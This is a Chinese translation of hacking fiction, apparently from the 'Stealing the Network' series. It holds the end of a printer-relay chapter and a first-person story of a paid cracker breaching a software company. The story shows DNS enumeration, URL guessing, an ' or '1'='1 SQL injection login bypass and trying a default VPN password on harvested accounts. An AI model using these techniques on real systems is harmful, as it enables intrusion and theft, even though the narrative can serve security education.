    ChaiPath 0:\\lib\nono.jar
    PackageMime h3x/Bnc
        PackageParam Language "en"
        PackageParam Name-en "Chai*Bouncer"
        PackageParam Description-en "Kiss*my*xxx"
        PackageParam Company "freedom"
    Version 1.0.0.0
    Worker "0:\\h3x\BncStub.class" {
        StartWorkers 1
        DependsOn "0:\\h3x\BncImpl.class"
        DependsOn "0:\\h3x\IBnc.class"
        MimeType h3x/Bnc bcc
        Object {
            Name "Bnc"
            LinkID hex.bcc
            Description "h3XBNC"
            CreateLink

```

```

        Preload
    }
}
File 0:\\lib\\nono.jar
}

```

回到 pft 窗口，她将修改后的配置文件传到打印机：

```

pft> cd ..
pft> cd default
New directory is '\\default'
pft> put csconfig
Uploaded to 0:\\default\\csconfig
pft> quit

```

剩下的事是重启打印机，但那只是一个简单的 SNMP 写的，这就是。这次，h3X 使用手工的 IP 配置来照看打印机，以避免她上次玩打印机时经历过的灾难。当打印机起来后，她使用钟爱的 Lynx Web 浏览器连接到 <http://194.95.31.3/device/hp/h3x.bnc> 并给一个路由器配置一个前向端口。现在，无论何时她连接到打印机的 31337 端口，都会打开一个到 Cisco 路由器 Telnet 服务的连接，并在一个方向或另一个方向转发每一个字节。瞧，她又能 telnet 到路由器了。但是立刻，h3X 认识到密码不再有用了。

“嘿嘿，伙计，我是 h3X!”。她与整个设置断开连接并回到另外一个打印机代理开放的使用 Java 代码的虚拟桌面。在类文档中做了几个改变和几次查找后，又可以使用 UDP 了。代码已经在那儿了，所以对 UDP 的改变是边际的。

从第一次代码行改变直到在打印机上一切正常花费了她整整一个小时。“现在，该教教这个管理员我们是如何处理这一网络地域的事情了，”她对着屏幕说着并开始敲击她复仇的最后一行：

```

tanzplatz# tftp 194.95.31.3 12345
tftp> get tech1-config
Received 834 bytes in 0.1 seconds
tftp> quit
tanzplatz#

```

她的指导思想是 Cisco 路由器默认的特别配置文件命名惯例，因为她见过“墓碑”（系统）上的 TFTP 服务器，bszh.edu 就遵从这个命名惯例。TFTP 服务器新引进的访问限制阻止她直接访问这些配置。但是另一方面，TFTP 没有使用任何认证。因此，

她只需要确定它是校园网的地址空间内的一个系统，而且打印机是为她做事的机器之一。通过在打印机运行透明的 UDP 协议，打印机将与她和校园网上的 TFTP 服务器对话，因而欺骗了访问限制。

h3X 对自己微笑着说，“现在，男孩，我要让你的日子过得更有趣一些。”她考虑登录到路由器清理他们的配置或者从底层配置路由循环。但是让 h3X 觉得有趣的并不是这种行为，而是公然向整个校园宣告管理员的事情被搅得乱七八糟了。她破解了新路由器密码，对着结果微笑，又关闭了 pft 打印机，这一次是更长的会话。

后果

Dizzy 和 James 这天工作到很晚。修复整个网络并在能拿到他们能收集到的所有资源之前确保一切恢复原状。回到校园，Christian 有一堆的事情需要他们处理。当然，今天有一个系统不工作了，他们自主知识产权的某些部分网络管理软件已停机来检查路由器，许多其它东西正等着像这样的出错的口了。

James 让新 SNMP 了解学生社会以修复网络管理软件，Dizzy 把这件事告诉系主任。可想而知系主任对整个事情不太高兴，但是与 James 担心的相反，他甚至没有考虑任何惩戒行为。相反，他祝贺两个管理员没有任何损失就做好了恢复工作。他也了解 Cliff Stoll 并表扬他们没有试图抓住明年的黑客，而是集中在眼前的任务上。

回到办公室，Dizzy 正打算检查他剩下的邮件并回答前两天他还没有回答他们关心的几个问题，这时，电话铃响了：“我是 Tarhanjan 教授。我说，是什么处理了打印机上的所有消息？”

“您在说什么？”

“瞧，我知道您觉得这很可笑，但是将这些学生的注意力从工作中分散不是太好。他们有比玩你这些小把戏更好的事情要做。”

“教授，再说一遍，您在说什么？”

“你真的不知道？那么，你自己到 C 区来看看。”那个老师挂断电话，显然无论对什么都感到很恼火。

Dizzy 感觉事情不妙。他走到 C 教学楼。在路上，遇到几个来自计算机科学和数学小组的学生。他们看来在奔忙于清除搜寻的游戏。他在底层叫住他认识的一个学生问他什么事。

“看，Dizzy，那是一个很酷的主意。”

“什么很酷的主意？”

“你的意思是说不是你干的？”

“不，该死。什么事呀？”

“哈，有人在所有的打印机上留下用 C 编译的信息。是一个句子，我们正努力解开这个迷。你能告诉我这个大楼里的另外一台打印机在哪里吗？我们已经找到了实验室和礼堂的打印机。”

“什么？那句话是什么？”

“我们正在努力弄清楚。每个打印机总是两个单词。到目前为止，我们已经获得了这些。”那个学生递给 Dizzy 一张纸，上面写着：

```
Your network | will never | be safe | like a |
```

Dizzy 站在那儿，盯着那张纸。这个黑客跟他开了个玩笑——这是一个恶作剧。但是猜猜他要做什么？当那个学生又开始在其他人走的那个方向上移动时，Dizzy 跟着他。起初，他走得很慢，接着他开始小跑以跟上人群。到达恰好在系主任办公室的下一台打印机前，他发现几个学生正在努力说服系主任看看。系主任不太高兴。但是一个学生瞥了一眼显示器，跟其他人说，“大写的 S……3 个 c 大写 U……大写 R……n……3 个……7。这是什么意思？”

其中一个学生注意到，“只有一个单词，所以也许是最后。现在让我们试着弄明白它是什么意思。”

Dizzy 不知道学生们要多长时间才会知道最后一个单词实际上就是路由器的新密码。正在这时，系主任最后走出办公室，手上拿着打印机里打出的一张纸，他让学生们赶快回去干自己的事，并让 Dizzy 到他的办公室去。

Dizzy 和系主任一直谈了 3 个小时。在第 1 个小时里，看起来好像 James 的关于被解雇的担心最后变成了真的，不过紧张减轻了一点，他们谈论网络安全。在第 3 个小时里，系主任批了购买 IOS 版 SSH 和路由器硬件升级所需的钱。但将 Dizzy 从每天的工作中解脱的很多时间和约束没有被批准，Dizzy 必须承诺要更严肃地看待安全，而不是阻止研究人员、教师和学生方便地使用系统。Dizzy 平静地同意了“是的，一定。”最后，系主任从打印机上拿起那张纸递给 Dizzy。上面写着：

```
49207374696c6c206f776e20796f757220617373
```


第 5 章 没人看到的贼

——Paul Craig 著

这是我自己的故事。我的名字叫 Dex，22 岁，系统管理员，住在纽约 CBD 商圈的一个上等公寓里。在我的公寓里，计算机、咖啡杯和通信设备一应俱全。我在一个小型在线电子商务站点每天工作 8 小时，主要是管理服务器和负责安全工作。

业余时间，我经营自己签约的开发公司，主要是用 C/C++ 进行开发。我还在一家台湾地区的黑市媒体“发行”公司从事第二职业。我按他们的要求攻入别家公司，窃取所要的东西。一般是些最新的即将发行的游戏或大型昂贵的 CAD（计算机辅助设计）软件包，有一次，他们甚至还让我去偷核工厂的设计软件。我也不问为什么。尽管这样，这种盗窃还不限于软件。在商业计划、财务数据和客户合同列表以及……中我也能挣到大笔的钱。

这样做是因为我喜欢冒险，有一种比别人智胜一筹的感觉。我从来没有告诉过任何人有关黑客的事，而且至今为止，在我曾经黑过的公司中只有很少几个怀疑我黑了他们。我不是普通“黑客”团伙中的一员，我总是单独行动。

开始

我的眼睛慢慢睁开，看着发出尖叫声的电话和液晶显示屏在我昏暗的房间里闪烁。我接了电话。

“Hmm……，喂？”

“Yo Dex，我是 Silver Surfer。看，我有一个新题目需要你帮我。干点工作好吗？”

Silver Surfer 和我交往有些年头了。他是第一个让我开始以黑客赚钱的人。我为他工作了将近 2 年。尽管我信任他，但我们并不知道彼此的真实姓名。我的思想慢慢活跃起来。我早上 5 点才睡，现在刚刚上午 10 点。还有点迷迷糊糊的。

“好的，但是目标是什么？最后期限是什么时候？”

“Denizeit 的 Digital designer V3。据称今天最后完成，本周末就会上市，周先生自己要这个题目。如果你能在它上市之前给我们搞到就能挣一大笔钱。市场上已经有相当大的需求了。”

“好吧，我一喝完咖啡就看看我能做什么。”

“谢谢伙计。拜托了。” 有一声挂断电话的响声。

我非常了解 Denizeit。事实上，我一直想搞到他们的软件。他们制造用于许多大型动画电影和游戏的高端商业 3D 设计软件和后期制作软件。他们的东西就像数字金币。盗窃能使子弹在唱片模具中停止的软件这种刺激感受与所付出的努力和所冒的风险相比是值得的。这是能增加到我收藏中的极好的战利品。

我的客户（周先生）一拿到软件，就会复制成几千张 CD，并在 Denizeit 的产品上市之前出售。在产品上市之前这是一定会发生的，所以他就是世界上惟一卖这种产品的人。周先生并不关心产品外观。即使没有适当的 CD 标签、手册或产品包装盒也没关系。他只想要 CD/DVD 上的产品。

我的佣金是头两个月的总销量的 10%。像这种题目在街上卖 2 000 到 5 000 份是很容易的。如果正版的零售价是 4 000 美元，黑市价格大约在 10 美元~20 美元一张是很合理的。所以我应该能挣大约 5 000 美元（免税）。

像 Denizeit 这样的公司绝不容易攻破，我也不会是第一个试图攻击的黑客。我的攻击一定要逻辑严谨，执行有方。我在脑中快速设想了一个要采用方案的计划/检查表：

- 不仅要尽可能多地收集 Denizeit 的管理网络和主机的信息，而且还要收集公司结构、机构图、电话号码、值班人员名单，尤其是任何 IT 安全预案的大纲。

- 尽可能多地获取与软件有关的信息——什么人在开发，他们在哪里，什么时间工作，是否在家工作，用什么操作系统。他们喝咖啡是加牛奶还是奶油？
- 收集内部新闻稿并获取 Data Designer 的最终版本号码。
- 做好攻击计划——我用什么主机，什么时候用，以什么用户登录。准备好一切，严格按时间限制工作，尽管这是一个非常艰巨的任务，监禁这个字眼真的还是与它密切相关的。

获取所有软件，出售 CD。我要在 4 天之内搞到这个 CD。我真应该最迟在明天下午就让他们上市。

研究掠夺

就这一点而言，大部分想攻入一台主机的黑客都应该简单地启动一套入侵测试工具，开始扫描已知的弱点。如 nmap 程序，Whisker，retina 等程序会很快发现可利用的应用程序或不安全的端口。

然而，我还不知道这家公司有没有防火墙或 IDS，所以我想要的最终安全管理方案是早上 5 点起来。因为 SMS 警告会告诉他说有人正试图攻击他的服务器。如果他没有怀疑攻击，就不会有机会找到我，而且也许不会看到我在公司周围游荡。任何不成熟的进攻都可能引起一次快速服务器安全检查。我想让运营网络的人感觉网络是安全和舒适的，而且如果我干得好，他们就不会知道我就在那儿。

我要做的第一件事情是看看公司的 Web 站点。我读着、研究每一个监视详情，并尽可能从上面获取更多的信息。Web 站点好像是公司的外衣。你能从某人的衣着了解很多信息：他们喜欢跟什么样的邻居住在一起，挣多少钱，有多关心外表，是否追求完美。

www.denizeit.com 是一个设计得很好的站点，装载速度很快，容易导航。这是一家不小的机构，看上去他们的站点做得非常专业，也很结实，一定有大约 100 个装满了内容、支持、知识库、新闻和产品信息的 ASP 页面。让人感兴趣的是似乎所有的东西都在 www.denizeit.com 上，所以看上去好像只是一个功能强大的服务器。我没有看到有别的服务器名的迹象，如 support.denizeit.com 或 news.denizeit.com。也许他们在别的地方购买了一些主机空间，或者也许只是某种负载均衡之后的一个单独的大型服务器或服务家族。

一个令人感兴趣的问题是，“这个站点是自己开发的还是外包给外面开发公司的呢？”如果站点的内容要定期更新，或者有大量的内容要管理，就很可能是自己开

发的。管理者不喜欢每次想做一点小小的改动都要给 Web 设计顾问付钱，职员中有几个 Web 开发人员会方便许多。

我猜 Denizeit 有一到两名全职 Web 开发人员，因为站点上有相当多的动态代码，例如搜索支持，E-mail 表单等等，而且都是用 ASP 写的。我也能肯定，作为一家图形设计公司，员工中不乏图形设计人员。像这样的站点至少需要一名全职的图形设计师。

这也让我想起他们的 Web 服务器的体系结构。有这种大型 Web 站点的大型公司会很担心风险，很可能在什么地方有个开发站点——我猜名字就类似于 staging.denizeit.com 或 development.denizeit.com。机会是它会在防火墙之后的内部而且只能由支持人员访问。不过，如今的外部现场开发站点也非常普遍。

我考虑开发站点的原因是我没有见过一台开发服务器与活动 Web 服务器有同样的安全级别。当该升级和打补丁、废弃日志文件并且尚未检查其安全漏洞的时候，人们就会忘记所工作的服务器。

现在，为了进一步挖掘信息，我在 www.denizeit.com 上发出 WHOIS 请求。这里我想得到的是系统管理员或负责设置 DNS 名字的人的姓名。也应该列出他的电话号码。这个信息并不是要获得真正的大买卖，通常一次快速站点搜索就会找到，但是知道像一个名字这么简单的东西常常能帮助你熟悉异构网络。

WHOIS 记录

```
Domain name: denizeit.com

Name servers:
ns.denizeit.com
ns2.denizeit.com

Created: 10/02/2002 14:46:23
Expires: 10/02/2004 14:46:23

Registrant Contact:
Andrew Jacob
ajacob@denizeit.com
New York, NY 89134
US
702 804 1955
702 804 1956
```

Administrative Contact:

Andrew Jacob

ajacob@denizeit.com

New York, NY 89134

US

702 804 1955

702 804 1956

WHOIS 记录表明住在美国的 Andrew Jacob 是位系统管理员。我想如果所有其它方法都失败了，我还可以打电话问他 root 的密码，我对自己笑了。

我看着窗外，太阳直照着我的眼睛。该死！我恨光线。当你想要黑暗时它却闪烁。我关闭帘子，打开发出暗淡红光的灯泡。上帝保佑发明了红光灯泡的人。他们减少了我许多的头疼。

DNS 泄露

现在我的第一个任务是从非常高级的 DNS 视角来总体上看看他们的网络。基本上，我想弄明白他们设置了什么类型的 DNS 条目。一个典型的网络也许是这样的：

www.example.com

mail.example.com

ns.example.com

ftp.example.com

这是获取公司网络清晰地图的非常容易的方式。一般的公司将他们的网关命名为 gateway，FTP 站点命名为 ftp，开发服务器为 dev。他们仅仅是在逻辑上这样做，但也让我快速集中攻击，而不需要端口扫描或决定一台服务器主要任务的任何入侵方法。

通过简单巡视站点我也能收集到很多有关网络体系结构的信息。如果由于 DNS 名在法国登记，Web 服务器的 IP 地址也在法国，而支持站点却在德国，我已经看到了 WHOIS 记录，就断定公司在德国和法国都有分支机构。无论哪一种情况，他们都很可能在每个地方都有一个更小的网络。这些网络需要有一种彼此对话方式就会带来机会。所以它们很可能运行某种 VPN 或者使用大量的 E-mail 通信。

那么什么是获取主机名/网络的 DNS “图” 的简单方式呢？我能够从它们的 DNS 服务器(ns.denizeit.com)申请一个 www.denizeit.com 的域时区转换。如果他们的 DNS 服务器允许我这样做，我就能一下子发现他们网络中的每个主机。然而，这些天大

量公共的 IDSs 正在检测时区转换并把他们作为怀疑对象报告。

另一种方式是试图用我写的叫做 DNSMAP 的工具简单解析普通的 DNS 名字列表。用这个小程序，就能在较短的时间内在几百个 DNS 名字中做一个反向查找；例如，试图将 mail.denizeit.com 解析成 IP 地址，然后是 www2.denizeit.com.smtp.denizeit.com 等等。这种查找看上去就像普通的 DNS 查找，对于未经训练的眼睛是不用怀疑的。它也能发现埋伏在周围的其它可能的 IP 子网。

既然我还不能确定 Denizeit 有什么样的安全体系结构，就决定试着用 DNSMAP 被动地解析他们的网络。尽管人们会把我当做是叛徒/不负责任的黑客，但我真的很担心进监狱。另外，我也非常谨慎以免被人注意。

Denizeit.com 上的 DNSMAP 输出

```
[root@lsd root]# dnsmap denizeit.com

DNS Network Mapper v1.1 (c) Dex
Searching subhosts on domain denizeit.com

mail.denizeit.com
IP Address #1:61.101.28.34

www.denizeit.com
IP Address #1:209.151.252.38
IP Address #2:209.151.252.73

ftp.denizeit.com
IP Address #1:209.151.252.38
IP Address #2:209.151.252.73
ns.denizeit.com
IP Address #1:209.151.252.16
ns2.denizeit.com
IP Address #1:209.151.252.16

firewall.denizeit.com
IP Address #1:61.101.28.41

vpn.denizeit.com
```

```
IP Address #1:61.101.28.34
```

```
[root@localhost root]#
```

这对我来说就是一个虚拟信息的金矿！我看到了他们的 WWW 和 FTP 服务器被分配了 2 个 IP 地址。可能是一个提供负载均衡的 DNS 循环，或者也许只是一个用于容错的备用的 IP 地址。初步一看，我也看到他们有 2 个不同的 IP 类：209.151.252.xx 和 61.101.28.xx。最可能的原因是他们的 WWW 和 FTP 服务器安装在同一个有着较大的带宽和网络可靠性的大型网点上（它可以在 www.denizeit.com 上解释两个 IP 地址）。61.101.28 类很可能是通往他们主要办公室的租用线路。

让 VPN、防火墙和邮件服务器离核心用户网络尽可能近对他们是很有意义的。快速检查一下 Web 服务器运行的是什么操作系统给我提供了更多一点关于他们所选用的操作系统的信息。为了这个，我 telnet 到 80 端口，敲入手工 HTTP GET，看上去好像是有人敲错了 URL（这里是：<http://www.denizeit.com/index.htmx>）。这会引起服务器返回一个 404 错误，而且在 HTML 响应的标题中，我应该获得服务器响应。有很多种方式可以这样做，但是我发现这是最不会引起注意的一种方式。在工作方式上我的确喜欢圆滑一点。

WebServer 检验

```
GET /index.htmx HTTP/1.0
```

```
HTTP/1.1 404 Object Not Found
```

```
Server: Microsoft-IIS/5.0
```

```
Date: Sun, 23 Mar 2003 11:19:33 GMT
```

```
Content-Type: text/html
```

我看到服务器是 IIS5。很可能是一台 Windows 2000 Server。尽管它有可能改变或者隐藏服务器的返回标题，但多数人是不会管这些的。所以，猜测它为 Windows 系统是可靠的，尤其是还有这么多的 ASP 页。

快速浏览 Web 站点表明：他们仅为 Microsoft Windows 2000 开发软件；没有对 Linux 或 UNIX 系统的任何支持。我猜这个网络上几乎所有的机器都是基于 Windows 系统的。可能有一到两台 Linux 或 UNIX 机器——最有可能是名字服务器，也可能是运行 Linux 的临时的单台 PC（对于大胆的富有挑战性的几个人）。关于这点我可能完全错了，但是看到被放入 Web 站点的大量的工作（都用 ASP 写的），而且这个 Web 站点是他们主要的面向客户元素的事实，机会是他们会使用自己真正喜欢和信任的

东西。如果这个公司不是 100% 的信任 Windows，他们就不会用它来做 Web 站点。如果让 Windows 在网络中扮演如此重要的角色你感到舒服，你也就能用它来做别的。这使我能更精确地瞄准攻击目标。攻击 UNIX 服务器与攻击 Windows 服务器是相当不同的任务。

现在是午饭时间了，预期的攻击时间也更近了。我能感觉到这是一次很好的攻击。然而，在注意到 `firewall.denizeit.com` 后，我感觉得小心点。尽管我还没有被抓住过，可总是要有第一次的。知道 Denizeit 一定要呼叫防火墙 `firewall.denizeit.com` 这一点是不错的，但是毫不怀疑它是什么也好。

大多数令人讨厌的公司都使用一种非常简单的命名惯例，像 `mail.example.com` 和 `firewall.example.com`。尽管这很实用也很明智，但结果你会向外界泄漏许多本应该保密的信息。你想告诉人们你的防火墙是什么服务器吗？或者你将 `extranet` 放在哪儿了吗？一个网络可能是由 5 到 10 个 C 类网络组成，这对我来说是相当有用的信息，搜索特定的服务也让我节省了大量的时间。

有些公司比这家公司做了更多的努力，并且实际上一开始就提出一些半原始命名规则的想法。我遇到的最常见的命名规则是根据希腊神话中的神命名。IT 系统管理员似乎很迷恋上帝。可悲的是，它是非常可预言的。我还没有见过哪一个网络 Zeus 不是防火墙、Hercules 不是最强大的主服务器，通常是主开发服务器或邮件服务器。

我发现最好的网络是每台机器都按顺序命名，像 `ip-202`，或者每台服务器以一个随机的天或月命名。我喜欢挑战，需要躲避和隐藏，为了找到信息需要绕行在玉制玻璃碎片中查找。但是如果你要告诉我什么服务器是干什么用的，我也不会抱怨。

得手时间

根据打算得到的东西和所了解的情况，我决定采用新的进攻计划。我知道我正寻找的软件就在他们的网络内，它不会在 Web 服务器上，甚至很可能不在他们的 FTP 服务器上。它一定就在开发者附近。因为软件的早期版本在两张 CD 上出售，机会在于新版本还没有被拷贝到不同的网络上。相反，它极可能就在本地。这意味着没有地方能试图攻入他们的 Web 服务器，因为它很可能对我没有什么用。他们会想到这儿有黑客。

我最好的赌注是获得了 `vpn.denizeit.com` 的用户名/密码，并攻击了内网开发主服务器，那里会留有软件的 CD 映像。不然的话我还可以简单地从一个开发者的 PC 机上拖拽数据。我肯定 VPN 是用来让员工在家里工作用的，很可能可从任何 IP 连接。

毕竟，它很安全又经过了加密，所以为什么不允许人们连接到它呢？

现在我并不知道他们使用什么 VPN 软件。可能是 Cisco Concentrator，微软的 PPTP VPN，是某种本地 PPTP 或者某个别的什么——我真的没有什么线索。如果我试图探测 VPN 以寻找每种 VPN 类型的公用端口/特点，我就会被他们的防火墙看到。惟一安全的方式是像那些要访问的人一样思考。

我打算将自己伪装成为一个假想的 Denizeit 雇员。她的名字叫 Suzy，是二级人力资源的职员。今晚，她非常努力要进入 VPN 以便在家工作，所以她能连接到工作所用的计算机上，以便获得她承受了很大压力要按时在周一完成的混合账财务报表。她要做什么呢？

她不知道如何设置 IP 地址或 VPN，第一次知道能在家工作时收到的 E-mail 说明早已不知扔到哪里去了。那个信息一定还可以在外面某个地方找到。

运行 DNSMAP 时我注意到缺少 intranet.denizeit.com。可能有许多原因。可能被模糊的叫做 intra01，但这不可能是所有其它服务器的命名惯例。他们可能有位于防火墙之后的 Intranet，内部网只有内部员工可以访问。这是可能的，但是我认为可能会有一个站点或者在他们的外部网的某个位置会告诉 Suzy 如何设置 VPN——也许是某个工作外支持电话号码和一般的 IT 支持帮助主题。

我的第一个猜测是在他们的主 Web 站点上有一个区域，很可能是对内部员工密码保护的。这样猜测是因为我注意到只有一台外部 Web 服务器。浏览他们的 Web 站点，没有看到 support.denizeit.com 或 pressreleases.denizeit.com——只有 www.denizeit.com。我猜他们有一个宿留着某个大的主机公司的 Web 站点，所有的东西都在这个 Web 站点上。

我也不相信他们会愚蠢到让整个 Intranet 可以从外部访问。像完整的电话号码列表、公司秘密通告这样的东西在逻辑上是没有因果关系的，很可能是在一个外部 Web 站点上。但是，再说，我认为他们肯定有一些页面是用来帮助 Suzy 设置 VPN 的。我找出了最明显名字的列表：

<http://www.denizeit.com/employees>

<http://www.denizeit.com/vpn>

<http://www.denizeit.com/intranet>

<http://www.denizeit.com/internal>

猜测 URL 是这样的，如果猜得不错，可能是一个非常有价值的发现信息的方式。许多公司都保留着 log 文档，例如，将它们存在服务器的 logs 目录下，或者/admin下的管理部分，或者甚至是他们整个的 Intranet。恶作剧是假扮成别人这样做。如果

你了解系统管理员，假扮成他是不足为奇的。

经过几次猜测之后，我发现存在 <http://www.denizeit.com/intranet/login.asp>。我面前的这页告诉我：

PRIVATE DENIZEIT INC, 请输入你的用户名/密码

这是一个登录页面！我有点惊慌，手开始发抖，但这正是我要找的。我很好奇这里有什么。好，是该找个账号看看这里有什么了……在我喝点咖啡之后。

令人惊讶的是在黑客的一次漫长的会话中要喝掉许多咖啡。有时我需要转向庞大的公司网络，很容易就会用掉 20 小时~40 小时。攻入网络后我不喜欢睡觉，所以服用药物（任何能让我保持清醒的东西）也是常事。看着这个登录页面，它看上去相当简单：两个输入框，一个标识为用户名，另一个是密码，但是没有其他更多的信息。

Login.asp

```
<form method=post action=check_login.asp>
Username<input type=text name=username>
Passowrd<input type=text name=password>
</form>
```

我想这一页在开发时一定开发得很快，这一页很可能最多只有 30 行。从文本“请输入你的部门用户名和密码”来判断，我感觉有 5 到 10 次的登录，一次是一个部门。如果登录是基于每个部门的，也许不同的部门看到的東西是不一样的？如果我是这个开发者，我就会这样写：

假冒的 check_login.asp 代码

```
Get username/password from POST.
Connect to a simple sql/access database.
Select rights from table where username = 'username' and password =
    'password';
If the password is bad, or username is not found return a page saying
    "Bad password" .
Else continue...
Read what rights the user has and display the needed pages.
```

真是太简单了。但是现在我想知道，开发者是否聪明到能在编译 SQL 字符串并执行它之前就能解析用户输入的数据吗？


输入 SQL 不是一种新的攻击方法。尽管它已经存在了一段时间了，开发者仍然写不安全的可被探索的代码。因为这个页面大约是在星期一的早上用 30 分钟写成的，我不明白开发者为什么要试图 SQL 输入。我的意思是他想要什么？电话号码，几个 IP 地址，公司垒球队的签名单？这恰恰是一个大的安全突破口。

首先，我试试那个脚本是否确实可用。输入用户名 sales，密码 sales。出现一个页面告诉我检查当前部门领导的 Intranet 密码。很好，正确。

快速测试看看我能否输入 SQL 数据，输入用户名和密码为'a。第一个引号会结束当前 SQL 语句，重写此 SQL 语句为：

```
Select rights from table where username = ''a and password = ''a;
```

这会引引起 ASP 页面失败，因为 SQL 语句现在为非法了。或者显示一个错误或者 IIS 会简单地返回一个 ERROR500 页面。手指掠过键盘，我输入用户名和密码为'a，然后单击登录，看吧！



结果

太好了！看上去好像它在试图解析我的 SQL 查询时死掉了。现在该输入一些正确的 SQL 语句来看看我是否能解决这个密码问题。

如果传递一个已知部门的用户名（这里我要使用 Sales，因为几乎每个公司都会有销售部）密码为 ' '，或者 '1'='1'，就会创建以下 SQL 语句：

```
Select rights from table where username = 'sales' and password = '' or  
      '1' = '1';
```

只要存在用户名“sales”，数据库就会输出数据，密码是空，或者 1 就等于 1。在我的眼前呈现出一个 Intranet 页面，“欢迎销售部”。

进入 VPN

我开始进入某个地方。在这一页的左边，我看见一个有着以下菜单的导航菜单：

```
Network Status  
Bulletin Board  
Cafeteria Menu  
Support Phone Numbers  
Technical FAQ and Help  
Logout
```

检查网络状态表明当前网络没有已知的问题。Café 本周五正在招待牛排和油炸食品（哦，我是一个素食者！），公告板上说 Frank 正在物色一个新的同居者。列出的支持电话号码揭示一些相当有趣的信息：

```
For all technical support issues, please call Andrew Jacob at 804 1955
```

哈，我想，我们的朋友 Andrew Jacob 注册了 DNS——他一定是主要的技术支持者。

技术 FAQ 和帮助页面非常有趣，尤其是关于从家连到 VPN 的部分：

“Denizeit.com 允许职员从家中连接上来工作，并访问所有的工作资源，建议你至少有一条 Internet 连接电缆，因为拨号太慢。

要设置 VPN 连接，在 Windows 资源管理器下单击创建一个新的“网络连接”。

然后选择“给我的场所创建一个新的连接。”

选择连接类型为 VPN。

输入服务器的 IP 地址为 vpn.denizeit.com。用户名与 E-mail 用户账号或你的姓的第一个首字母相同，后面是名字（例如，jdoe@denizeit.com，用户名是 jdoe）。

密码与登录密码不同。第一次创建 VPN 账号时，密码为 remoteaccess。我们极力建议你打电话 702 804 1955 找 Andrew Jacob 联系，在第一次登录时要改变密码。

我抓起一张纸，草写下“remoteaccess”和 VPN 用户名格式，然后返回到公告板

稍微浏览一下即将到来的公司事件。我很好奇。你绝不会知道——如果他们有一些好的公司事件并且得到了一份素食菜单，也许我甚至会考虑某一天会在这里找个工作。而且我很可能从他们这儿窃取的软件来挣一大笔钱。

现在，在一个完美的世界里，我未被严密监视就闯入了他们的网络，因为所有的用户在第一次登录后都会改变密码。我知道事实并非如此。从总体上说，人是愚蠢和懒惰的；如果我们不是非做某事不可，我们就会不做。所以，我肯定至少有一个人在账号创建以后没有改变他或她的密码。然而，我就是少数的几个，因为我仍需要知道某一些用户名。我决定先搜索一下建立一个 E-mail 账户列表，然后用 remoteaccess 密码试每个用户。还有什么地方比从 Intranet 开始更好的呢？

公告板上有许多有关常规聊天主题的办公室间的沟通，我从不同的回复中找到了 10 个 E-mail 账号。打开我最喜欢的搜索引擎 (www.google.com)，搜索 @denizeit.com，这是为了保险起见我得多搞几个 E-mail 账号。我也想尽可能多地获得 IT 部门的 E-mail 消息，因为这些家伙可能会较多地访问网络。

我的搜索显示来自 www.denizeit.com/kb 的一些知识库应答，和一个给 C++ 新闻组的邮件，是问一个关于高级 3Dmatrix 转换的问题。听起来很有趣，尽管数学绝不是我的强项。问这个问题的 E-mail 账号是 peter james pjames@denizeit.com，很可能是个开发者——他也许就访问了我正在寻找的软件。

我又端起一杯咖啡，拿着 17 个 E-mail 账号坐下来，准备进行一次新的 VPN 连接。我用密码 remoteaccess 测试每一个账号。

```
Password Fail..  
Password Fail..  
Password Fail..  
Password Fail..  
Connection Created OK
```

好像是 Jamie Macadrane (jmacadrane@denizeit.com) 懒得改密码。我断开连接再试其它用户名。17 个账号中有 4 个账号的密码是 remoteaccess。包括 pjames@denizeit.com。

我进入了。我的脸上掠过一丝邪恶的微笑。我爱黑客这个行当。我没有用任何已知的探索器。如果他们的服务器打了最新级别的补丁，我还是能进入。我探索的弱点不在 Web 服务器上或网络布局上，而是键盘之后的人。他们阻止我的一个简单的方法就是让 VPN 认证主域服务器，然后简单地让每 30 天就密码过期。很好，我不会抱怨的。

寻找软件

现在我的注意力、方向和思想完全改变了。当我在该公司计算机网络之外时，我担心被防火墙和 IDSs 检测到。现在我进入网络了，这些问题不存在了，我可以放松并真正享受攻击了。尽管公司有一个防火墙来保护他们自己不被恶意攻击，他们会盲目信任每个网络内部的人。我还没有见过哪个网络内部有防火墙或严密的安全措施的。

